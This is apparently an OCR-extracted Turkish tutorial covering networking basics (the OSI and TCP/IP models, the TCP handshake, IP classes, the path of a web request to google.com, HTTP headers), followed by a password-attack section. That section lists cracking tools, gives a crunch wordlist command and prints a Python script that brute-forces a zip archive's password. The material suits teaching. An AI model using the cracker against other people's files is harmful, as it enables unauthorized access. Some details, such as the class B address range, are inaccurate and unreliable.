
Data Latinceden gelen datum kelimesinin plural halidir. Örnek vermek gerekirse "Data was classified" demek yerine "Data were classified" demek daha doğru bir kullanımdır. Uzatmadan.. data plural form, datum singular formdur.

Ama o Latince'de öyle oluyor olabilir. Biz Latince konuşmuyoruz diyenler olabilir, onlar da kendi çaplarında haklı olabilirler fakat saygı duymuyorum ^^

DATA != VERİ & DATUM == VERİ

DATA == VERİLER   // artık datalarımız diye konuşmuyoruz :)

Kriptografide genel olarak Alice&Bob örneğinin kullanıldığını biliyorum. Ayrıca oyun teorisi anlatılırken de bu isimler kullanılmakta. Ve ayrıca ve ayrıca :) MitM saldırılarının pratikte anlatımında da kullanılıyor.



Fakat neden Alice? Neden Bob? Bu konuda maalesef bir bilgim yok. Bilgisi olan arkadaşlar bana da ulaşırsa memnun olurum :) Aktarmak istediğim kriptoloji bilgisi bu kadar :)

NETWORK 101

Network, mesafe fark etmeksizin herhangi bir alan içerisindeki bilgisayarların(cihazların) hatlar aracılığıyla birbirine bağlanarak bilgi kaynaklarının paylaşıldığı, yani veri aktarımının yapıldığı bir iletişim şeklidir. Böyle bir iletişim için en az 2 cihaz gereklidir. En büyük network İnternet, ilk bilgisayar ağı ise ARPANET (Advanced Research Projects Agency Network)'tir. Ağda bulunan bilgisayar haberleşmesinin temelinde OSI (Open System Interconnection) referans modeli geçerlidir. Peki nedir bu OSI referans modeli? 1978 yılında ISO tarafından geliştirilmiş farklı cihazlar arasında veri aktarımını sağlama görevini üstlenen modeldir. Model içerisinde katmanlar bulunmakta ve her katmanın kendi görevleri bulunmaktadır. Her katman bir üst katmana veri aktaracak şekilde tasarlanmıştır. Fiziksel katmandaki veri, bir üst katman olan veri bağlantısı katmanına oradan ağ katmanına... şeklinde iletilir. Network içerisinde iletişimimizi bu şekilde sağlamaktayız.

Bu katmanlara göz atalım

OSI KATMANLARI:

1-Donanım Katmanı

2-Veri Bağlantısı Katmanı

3-Ağ Katmanı

4-Ulaşım Katmanı

5-Oturum Katmanı

6-Sunum Katmanı

7-Uygulama Katmanı

Elimizde olan veri yukarıdaki katmanların her birinden geçtikten sonra son kullanıcıya ulaşmak zorundadır. Verinin son katman olan uygulama katmanına ulaşması verinin son kullanıcıya ulaşması anlamına gelir.

OSI Modeli

	Katman	Veri birimi	İşlevi	Örnekler
Sunucu katmanları	7. Uygulama		Kaynak paylaşımı, uzaktan dosya erişimi, dizin hizmetleri veya sanal uçbirimler gibi üst seviye APIler	HTTP, FTP, SMTP
	6. Sunum	Veri	Ağ hizmeti ve uygulama arasında veri çevirisi, örneğin karakter kodlaması, veri sıkıştırma ve şifreleme/şifre çözme	ASCII, EBCDIC, JPEG
	5. Oturum		İletişim oturumlarının, yani iki düğüm arasında ileri ve geri aktarımlar şeklinde sürekli olarak gerçekleşen veri takası.	RPC, PAP
	4. Taşıma	Bölüt	Veri bölümlerinin, bölütleme, alındılama ve çoğullama gibi işlemlerle ağ üzerinde noktalara güvenli bir şekilde iletilmesi.	TCP, UDP
	3. Ağ	Paket/Datagram	Çok düğümlü bir ağın, adreslendirme, yönlendirme (routing) ve trafik denetimi gibi süreçler kullanılarak yapılandırılması ve yönetilmesi.	IPv4, IPv6, IPsec, AppleTalk
Ortam katmanları	2. Veri bağlantısı	Bit/Çerçeve (Frame)	Fiziksel bir katman aracılığıyla birbirine bağlı iki düğüm arasında veri çerçevelerinin güvenli bir şekilde iletilmesi	PPP, IEEE 802.2, L2TP
	1. Fiziksel	Bit	İşlenmemiş bit akışlarının fiizksel bir ortam üzerinden gönderilmesi ve teslim alınması	DSL, USB

// source= wikipedia.org

Network Türleri

Kullandıkları protokol, büyüklükleri, topoloji vb. bilgilere göre ağlar aralarında ayrılmaktadır. Bunlar:

Personal Area Network – PAN

Local Area Network – LAN

Metropolitian Area Network – MAN,

Wide Area Network - WAN

Virtual Private Network - VPN

Campus Area Network - CAN

Storage Area Network – SAN şeklinde büyüklüklerine göre;

--

Yıldız

Ağaç

Halka

Ortak Yol

Örgü

Gelişmiş Yıldız şeklinde topolojilerine göre ;

--

TCP

IP


UDP


POP

SMTP

HTTP

FTP şeklinde protokollerine göre sınıflandırılmaktadır


WAN
100km, 1 000km
(Country, Continent)
MAN
10km
(City)
LAN
10m, 100m, 1km
(Room, Duilding, Campus)
PAN
Square meter
(Around person)


Bus
Ring
Star
Extended Star
Hierarchical
Mesh

TCP/IP

İki katmanlı bir haberleşme türüdür. Üst katman TCP iken (Transmission Control Protocol), alt katman IP (Internet Protocol) 'dir. TCP datanın paketlere ayrılmasını, yine aynı şekilde bu ayrılmış paketlerin karşı tarafta birleştirilmesini, IP ise paketlere ayrışmış bu datanın gideceği adrese yönlendirilmesini sağlamaktadır.

4 katmandan meydana gelmekte:

1-Fiziksel Katman

2-Yönlendirme Katmanı

3-Taşıma Katmanı

4- Uygulama Katmanı

TCP/IP datanın paketlenmesi, iletilmesi, yönlendirilmesi, ulaşması vb. değerleri kontrol ederek uçtan uca (end to end) bağlantıya olanak sağlar. Verinin iletilip iletilmediğini kontrol etmesi bizim için avantajdır. UDP protokolünde meydana gelen veri iletilmeme durumu TCP protokolünde bulunmamaktadır. Şöyle varsayalım; Elimde bir kalem var ve bu kalemi Ömer Hocaya göndermek istiyorum. Ömer Hocaya kalemi fırlattım. Kalem yere düştü. UDP açısından kalemin yere düşmesinin benim için hiçbir önemi yoktur. Fakat TCP protokolü uçtan uca (end to end) bağlantıya olanak sağladığından paketin karşıya ulaşıp ulaşmadığının farkında olacaktır. Yere düşen paketleri tekrar tekrar gönderecektir. Tekrar Ömer Hocaya TCP yoluyla bağlanmaya çalıştığımda temel bir şekilde iletişim şöyle devam etmektedir:

Oğuzhan -->--**SYN**chronize-->--**Ömer**

Oğuzhan --<--**SYN**+**ACK**nowledgement---<---**Ömer** //ömer hoca isteği aldığını söylüyor.

Oğuzhan -->----**ACK**----<--**Ömer** //vee "tcp connection is ESTABLISHED" mesajını ömer hoca aldı.

Bu şekilde bir 3 zamanlı el sıkışma ile TCP bağlantımız kurulmaktadır.

E peki ben artık Ömer Hocayla olan TCP bağlantımı sonlandırmak istiyorsam?

Oğuzhan -->--**FIN**-->--**Ömer** //bağlantıyı sonlandırmak istiyorum.

Oğuzhan --<--**ACK**---<---**Ömer** //ömer hoca bağlantı sonlandırma isteği aldığını söylüyor.

Oğuzhan --<--**FIN**---<---**Ömer**//ömer hoca bağlantıyı kendisinin de sonlandırmak istediğini söylüyor.

Oğuzhan -->--**ACK**-->--**Ömer** //ömer hocanın bağlantı sonlandırma isteğini aldığımı söylüyorum.

Bu şekilde bir 4 zamanlı el sıkışma ile TCP bağlantımız sonlandırılmaktadır.

Görüldüğü üzere kaynak ve hedef arasında sürekli bir iletişim söz konusudur. Buradan çıkarım yaparak IP Spoofing, DDoS işlemlerinde TCP protokolü yerine neden UDP protokolünün kullanıldığını anlayabiliriz. Çünkü DDoS'de amaç veriyi karşıya güvenli bir şekilde oluşturmak değil, karşının stack'ini doldurarak isteklere cevap veremez hale getirmeyi sağlamaktır. IP Spoofing, ARP Spoofing konularını yazmayı çook istesem de maalesef alanımıza pek girmediğinden açıklayamayacağım. Fakat ileride blogumda elbet bir postta denk geleceğinizin teminatını verebilirim. ^^

IP Adresi

Network üzerinde veri iletimini sağlamak amacıyla kullanılan adrestir. Internet üzerinde her cihaza ISP (Internet Service Provider) tarafından IP adresi tanımlanır. Şu anda IPv4 üzerinde tanımlanmış 32 bitlik adresleri kullanmaktayız. Bu 32 bit içerisinde 4 oktete (8 bit) ayrılıp x.x.x.x haline gelmektedir. Peki şu an biz google.com'a ulaşmak istediğimizde neden google'ın ip adresini yazmıyoruz. İşte tam bu noktada devreye domainler giriyor. Domainler sayesinde ip adresini yazmak yerine browser üzerinden google.com yazarak istediğimiz adrese ulaşıyoruz. IP adresleri ise aralarında dinamik ve statik olmak üzere ikiye ayrılıyor. Şöyle açıklamamız daha doğru olabilir. ISP internete çıkmak isteyen herhangi bir kullanıcıya boşta olan bir IP adresi tanımlıyor. Bu şekilde olan IP ler dinamik, server vb. işlevde kullanılan bilgisayarlarda ise statik IP adresleri kullanılmakta.

IP Adres Sınıfları

A SINIFI

1.0.0.0 ile 127.0.0.0 arasındaki ağları tanımlar. İlk oktet ağ numarasını, kalan 3 oktet ise ağ içerisinde kullanılabilecek makine sayısını belirlemektedir. Dolayısıyla ağ başına 1.6 milyon makine tanımlanabilmektedir.

B SINIFI

128.0.0.0 ile 192.255.0.0 arasındaki ağları tanımlar. İlk iki oktet ağ numarasını, kalan 2 oktet ise ağ içerisinde kullanılabilecek makine sayısını belirlemektedir.

C SINIFI

192.0.0.0 ile 223.255.255.0 arasındaki ağları tanımlar. İlk 3 oktet ağ numarasını kalan 1 oktet ise ağ içerisinde kullanılabilecek makine sayısını belirlemektedir.

D-E-F SINIFLARI

224.0.0.0 ile 254.0.0.0 arasındaki ağları tanımlar. Bu adresler deneysel, belirli bir amaç için ayrılan adreslerdir. Bir ağ tanımlayabilme yeteneğinden yoksundurlar.

Fakat tabi ki verimlilik adına ----------> ***Classless Inter Domain Routing***

Bu sınıflar haricinde yerel ağlarda kullanmak amacıyla ayrılmış IP adresleri bulunmaktadır. Bunlar;

10.0.0.0 – 10.255.255.255

172.16.0.0 – 172.31.255.255

192.168.0.0 – 192.168.255.255 arası olan IP bloklarıdır.

Ayrıca 0.0.0.0 ve 127.0.0.0 adresi bizim makinemizdeki trafiği azaltmak amacıyla kendi makinemizi ifade eder. 0.0.0.0 ön tanımlı rota iken 127.0.0.0 ise lookback (geridönüş) adresidir.

127.0.0.1 (localhost) adresi olan loopback interface ile gerçek bir ağ üzerinde olmadan bir kodu test edebiliriz.

TCP/IP – OSI

Peki ikisi arasındaki fark nedir? Biz şu an hangisini kullanıyoruz?

OSI modelinde her protokol, her prokotolün alt görevleri, aralarındaki ilişki net bir şekilde çizilmiştir. Bu da bizim ileride ortaya koyacağımız/oluşturacağımız herhangi bir protokolün geliştirilmesini kısıtlamaktadır. Fakat bu aralarındaki ilişkinin net bir şekilde çizilmesi bize her zaman dezavantaj sağlamamaktadır. Aksine OSI modeli üzerinde çalışmak TCP/IP'ye nazaran daha verimli olmaktadır. Fakat TCP/IP'de yeni oluşturacağımız bir protokolü içeriğindeki 4 katman arasına bir yere koyabilmekteyiz. Anlayacağımız üzere OSI bize katı kurallar koyarken TCP/IP ise bize esnek bir kullanım sunmaktadır.

Ee? Biz TCP/IP modelini mi yoksa OSI modelini mi kullanıyoruz? Bu konu benim oldukça kafamı kurcalamaktaydı. Öğrendiğim halde aktarmak gerekirse; bizim kullandığımız internet TCP/IP temeli üzerine kurulu. Fakat TCP/IP de OSI modelinin entegre edilmiş bir hali. Tam olarak anlatamadığımın farkındayım. Tekrar açıklamak gerekirse OSI modeli araştırmacılar tarafından geliştirilmiş bir model. Fakat yalnızca kağıt üzerinde. Teorik bir model. Hiçbir zaman 1'e 1 olarak gerçek dünyaya entegre edilmiş değil. TCP/IP ise OSI modeli'nin gerçek dünyaya entegre edilmiş hali. Böylece OSI modelinin çoğu ilkesini içerisinde barındırmakta fakat tamamen aynı ilkelere dayanmıyor. Yukarıda anlattığım gibi TCP/IP'de bulunan esneklik OSI modelinde bulunmuyor. Sonuç olarak OSI, TCP/IP'den önce oluşturulmuş fakat yalnızca kağıt üzerinde olan bir model… Her konu aralarında derya deniz konular, ben sadece işimize yarayacak şekilde aktarmaya çalışıyorum. Bu kadar network bilgisi şu an için bize yeterli ^^

WEB 101

--- google.com'a nasıl ulaşıyoruz?---

// "Basitlik en büyük karmaşıklıktır." :)

1- Makinamızı fişe takarız.

2- Power tuşuna basarız.

3- Browserımızı açarız.

4- Araç çubuğuna google.com[server] yazarız.

5- Browserımız bir paket hazırlar. örnek paket içeriği aşağıdaki gibidir;

GET / HTTP/1.0

Host: www.google.com.tr

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Cookie: x

Connection: close

6- Makinamız hosts dosyasına bakar.

IPAddress	Hostname	Alias
127.0.0.1		localhost
208.164.186.1		deep.openna.com
208.164.186.2		mail.openna.com
208.164.186.3		web.openna.com

// en basit olarak tarayıcımıza yazılan localhost bizi 127.0.0.1 e yönlendiriyor. Fakat biz en başta google.com a gitmek istiyorduk. Eee? google.com un alias'ı gözükmüyor? Evet burada da yoksa;

7- Şayet routerımız varsa orada da bir hosts dosyası bulunmakta. Makinemiz oradaki hosts dosyasını da inceliyor. Şans ya orada da yok? Ne yapacak?

8- Routerdan sonra modeme çıkıyoruz. -

9- Modem bizi hizmet sağlayıcısına çıkarıyor. (ISP) [türk telekom vs] orada google.com alias'ı bulunuyor.

10- Hazırlanan paketi google[web server] aldı. -

11- x.php'ye istediğimiz bir bilgiyi gönderdi. // yalnızca php olmuyor , içerisinde yapılmış konfigürasyonla alakalı asp ise asp python ise python

12- PHP yorumlayarak işlemleri yaptı.

Interpreted Programming Language - Compiled Programming Language

Yorumlama olduğundan bahsettik. Yazdığımız kodların çalışması için o dilin yorumlayıcısı bulunmaktadır ve orada kodlarımız çalıştırılmaktadır

Şöyle düşünelim; 50 satır kod yazdınız. Kodun 48. satırında syntax hatası yaptınız. Kodu çalıştırdık ve yorumlayıcımıza gönderdik. Yorumlayıcı en baştan 48. satırımıza kadar işini yapıyor. Fakat 48. satıra geldiğinde bize syntax error olduğunu gösteriyor.

Mantığını anladığımız üzere biz kodu her çalıştırdımızda kod her seferinde yorumlayıcı tarafından yorumlanıyor. Bu da bizim için pek sorun olmasa da büyük projelerde performans açısından sorun çıkartabiliyor.

Peki hangi diller bu şekilde çalışmakta?

-Python

-PHP

-Java

-Ruby

Derlenen dillerde ise yukarıdaki gibi yazdığımız 50 satır kod cpunun da anlayabileceği makine diline çevrilir. Kodumuz direk bellekten çalıştırılmaktadır. Bir kez derlediğimiz kod değişiklik yapmadığımız sürece tekrar derlenmek zorunda kalmaz. Derleme esnası yorumlama esnasından daha uzun sürse de derlediğimiz kodlar daha hızlı çalışıyor.

Peki hangi diller bu şekilde çalışmakta?

-C

-Go

-Crystal

13- PHP sonucu apacheye iletti.

14- Apache, response paketi hazırladı.

15- Bizim ip mize cevabı yolladı. [modem]

--> Peki modem neden bize yolluyor da aynı ağ içerisinde bulunan başka bir bilgisayara yollamıyor? Çünkü modemimiz request'i hangi makinanın yaptığını biliyor.

Fakat response html halinde...

16-Google'ın kendi web enginei [webkit] bu kodları yorumlayarak bize güzel logonun ulaşmasını sağlıyor.Güzel doodle lı ekranımızı bize gösteriyor. Sonuç olarak browser HTML'i yorumluyor.

Peki yazdığımız bir kod neden iexplorerda sorun çıkartıyor? Çünkü iexplorer kendi webengineini kullanıyor ve bazı html taglarını kabul etmiyorlar. Birazcık marjinal abiler değil mi...

Bu yüzden Chrome, Safari vs de kod düzgün gözükürken iexplorerda düzgün gözükmeyebiliyor.

[1-10] aşamalar request

[11-12] aşamalar yorumlama

[13-16] aşamalar response

[1- 9] aşamaları ise yalnızca ve yalnızca ip'yi öğrenmemiz için gerçekleştiriyoruz.

{traceroute} ile bu aşamaları öğrenebiliyoruz.

traceroute google.com

```
 1  * 10.40.120.2 (10.40.120.2)  15.583 ms  15.603 ms
 2  10.106.200.9 (10.106.200.9)  16.304 ms  20.706 ms *
 3  10.106.211.21 (10.106.211.21)  22.676 ms  24.252 ms  24.273 ms
 4  * * *
```

5 212.174.132.253.dynamic.ttnet.com.tr (212.174.132.253) 28.583 ms 33.388 ms 36.773 ms

6 81.212.197.0.06-incesu-t2-1.06-incesu-t3-3.statik.turktelekom.com.tr (81.212.197.0) 36.739 ms 21.180 ms 21.161 ms

7 195.175.170.136.06-ulus-xrs-t2-1.06-incesu-t2-1.statik.turktelekom.com.tr (195.175.170.136) 771.394 ms 767.022 ms 765.034 ms

8 195.175.166.204.00-gayrettepe-xrs-t2-1.06-ulus-xrs-t2-1.statik.turktelekom.com.tr (195.175.166.204) 28.817 ms 28.819 ms 24.954 ms

9 * * *

10 212.156.104.114.static.turktelekom.com.tr (212.156.104.114) 53.062 ms
212.156.104.112.static.turktelekom.com.tr (212.156.104.112) 52.967 ms
212.156.104.116.static.turktelekom.com.tr (212.156.104.116) 40.270 ms

11 74.125.51.92 (74.125.51.92) 547.629 ms 74.125.52.6 (74.125.52.6) 540.090 ms 74.125.51.92 (74.125.51.92) 537.473 ms

12 209.85.244.13 (209.85.244.13) 94.151 ms 90.595 ms 77.731 ms

13 209.85.253.114 (209.85.253.114) 89.705 ms * 81.155 ms

14 66.249.94.183 (66.249.94.183) 80.635 ms 84.673 ms *

15 bud02s24-in-f14.1e100.net (216.58.214.238) 84.568 ms 84.040 ms 89.464 ms

URL yapısına kısa bir bakış;

http://www.google.com.tr:/80/dizin/dosya.php?id=2

http -- **protokol**

www -- **subdomain**

google -- **domain name**

com -- **uzantı**

tr -- **ülke uzantısı**

80 -- **port**

/dizin/dosya.php -- **path**

? -- **query**

id=x – **parametre**

BRUTE FORCE - RAINBOW TABLE

Kriptoloji kısmına koyacağım bir kısımdı. Fakat teorik bilgiden sıkılıp o kısımların atlanıldığını varsayarak burada kısa bir şekilde parolalara yönelik saldırılardan bahsetmek istiyorum.

Brute force, saldırganın birçok parolayı rastgele bir şekilde denediği bir saldırı şeklidir. Tek yönlü şifreleme algoritmalarından bahsetmiştik. Bu algoritmaların kullanıldığı şifrelerin kırılmasında kullanılmakta.

Saldırgan sistematik olarak tüm olasılıkları doğru şifreyi bulana kadar denemektedir. Parola uzunluğu saldırı süresince geçecek olan süreyi tabiki de etkilemektedir. Yani kısa parolalar çok hızlı bir şekilde keşfedilebilirken daha uzun parolalar daha fazla zaman alabilmektedir.

Brute force amacıyla kullandığımız toollar;

cain&abel

hashcat

findmyhash

johnny the ripper

aircrack -ng

Brute force amacıyla kullandığımız siteler;

onlinehashcrack.com

hashkiller.co.uk

crackstation.net

md5this.com

Hadi hep beraber Python'da kendimiz zip filelara brute-force yapan küçük bir script yazalım. Öncelikle bir wordliste ihtiyacımız var. Kendi wordlistimizi "Crunch" ile oluşturabiliyoruz.

Öncelikle "apt-get install crunch"

Terminalde iken "crunch 3 7 oguzhan -o kücükwordlistimiz.txt"

Burada parametrelerimiz olan "3" oluşturulacak en kısa string uzunluğunu, "7" ise oluşturulacak en uzun string uzunluğunu belirtiyor.

// Ben yanında "oguzhan" yazdım fakat siz isterseniz farklı bir kelime kullanarak parametreleri dilediğiniz gibi değiştirebilirsiniz.

Crunch will now generate the following number of lines: xx benzeri bir çıktı aldığınız takdirde wordlistimizi hazır hale gelmiş oluyor. Şimdi scriptimize bakalım.

```
import zipfile

filename = "dosyaaadı.zip"

wordlist = 'kücükwordlistimiz.txt'

password = None

openfile = zipfile.ZipFile(filename)

with open(wordlist,'r') as f:
    for line in f.readlines():
        password=line.strip('\n')
        try:
            openfile.extractall(pwd=password)
            password = 'Parolayı bulduk! Parola: %s' % password
            print(password)
        except:
            print("Ops!")"
```

Rainbow table, brute force a nazaran biraz daha gelişmiş bir saldırı şeklidir. Brute force ile kaybedilen zaman kaybını aşmayı amaçlamaktadır. Peki brute force da nerede zaman kaybediyoruz?

Aslında yukarıda pek fazla açıklamadık fakat brute force un temel mantığında bir string in hash i alınıyordu ve elimizdeki parolanın hashi ile kıyaslama yapılıyordu. Her seferinde elimizde bulunan wordlistteki farklı bir kelimeye geçildiğinde bu işlem tekrarlanıyordu. Yani sürekli bir wordlistte bulunan stringleri tek tek hashliyorduk. İşte tam bu noktada yardımımıza rainbow table koşuyor.


Rainbow table ın bir kolonunda brute force wordlistindeki gibi normal parolamız bir diğer kolonunda ise parolanın hashlenmiş hali bulunmaktadır. Tek tek hash oluşturmak yerine yalnızca var olan hashler arasında bir kıyaslama yapıyor ve tespit ettiğinde parolanın ne olduğunu öğrenebiliyoruz. brute-force'a göre tek dezavantajı çok çok daha fazla yer kaplamasıdır. RainbowCrack adlı toolu da kullanabiliyoruz. Farklı tek yönlü şifreleme algoritmalarına dair oluşturulan tabloları kendimiz satın da alabilmekteyiz.

http://project-rainbowcrack.com/buy.php'de bulunmakta. Boyut açısından bir kıyaslama yapmak adına:

md5_mixalpha-numeric#1-9	a-z, A-Z, 0-9	1 to 9	96.8 %	690 GB
md5_loweralpha-numeric#1-9	a-z, 0-9	1 to 9	99.9 %	65 GB
md5_loweralpha-numeric#1-10	a-z, 0-9	1 to 10	96.8 %	316 GB
sha1_ascii-32-95#1-7	All 95 characters on standard keyboard	1 to 7	99.9 %	52 GB
sha1_ascii-32-95#1-8	All 95 characters on standard keyboard	1 to 8	96.8 %	460 GB
sha1_mixalpha-numeric#1-8	a-z, A-Z, 0-9	1 to 8	99.9 %	127 GB
sha1_mixalpha-numeric#1-9	a-z, A-Z, 0-9	1 to 9	96.8 %	690 GB
sha1_loweralpha-numeric#1-9	a-z, 0-9	1 to 9	99.9 %	65 GB
sha1_loweralpha-numeric#1-10	a-z, 0-9	1 to 10	96.8 %	316 GB

İsterseniz yukarıda yazdığımız scripti biraz daha geliştirip oluşturduğunuz wordlist içerisindeki her satırda bulunan stringin yanına istediğiniz algoritma ile hashlenmiş yeni stringi ekleyip script ile kendi rainbow tableınızı oluşturabilirsiniz. Amacımız sadece çalışma mantığını öğrenmek, toollara bağımlı kalmamak adınaydı.

Parolalara yönelik saldırı kısmımıza ara verelim.



Resimden de anlayacağımız üzere:

Backend tarafta çalışan servisler:

- MySQL

- MSSQL

- LDAP

- Active Directory

- NoSQL

Sunucu tarafında çalışan servisler:

- Apache

- IIS

- nginx

- Tomcat

HTTP Headers

Her şey headerlarımız içerisinde gidiyor.

HTTP Request Header

Birkaç headerdan bahsedeceğiz. Bu headerların tamamına ise PHP'de getallheaders() fonksiyonu ile de ulaşabiliriz.

Host

HTTP Requestini tanımlanmış bir IP adresine yaptığımızı traceroutedan bahsederken öğrenmiştik. Fakat aynı IP altında birden çok web sitesi barındırılabileceğinden hangi alan adına istek yaptığımızı browser bu şekilde öğreniyor.

Host: oguzhankaraaslan.com // en basitinden bir hostname

PHP'de --> $_SERVER['HTTP_HOST']

User-Agent

Bu başlık birden fazla bilgi taşıyabiliyor. Bunlar;

Tarayıcı adı ve sürümü,

Sistem adı ve işletim sistemi sürümü ve

Varsayılan dildir.

Websiteleri bu şekilde ziyaretçileri hakkında birçok genel bilgiyi toplayabilmektedir. Yani client tipinin ne olduğunu öğrenebiliyorlar.

Örneğin bir web sitesine girdiğimizde mobil siteye veya masaüstü siteye yönlendirilmemiz User-Agent sayesinde olmaktadır.

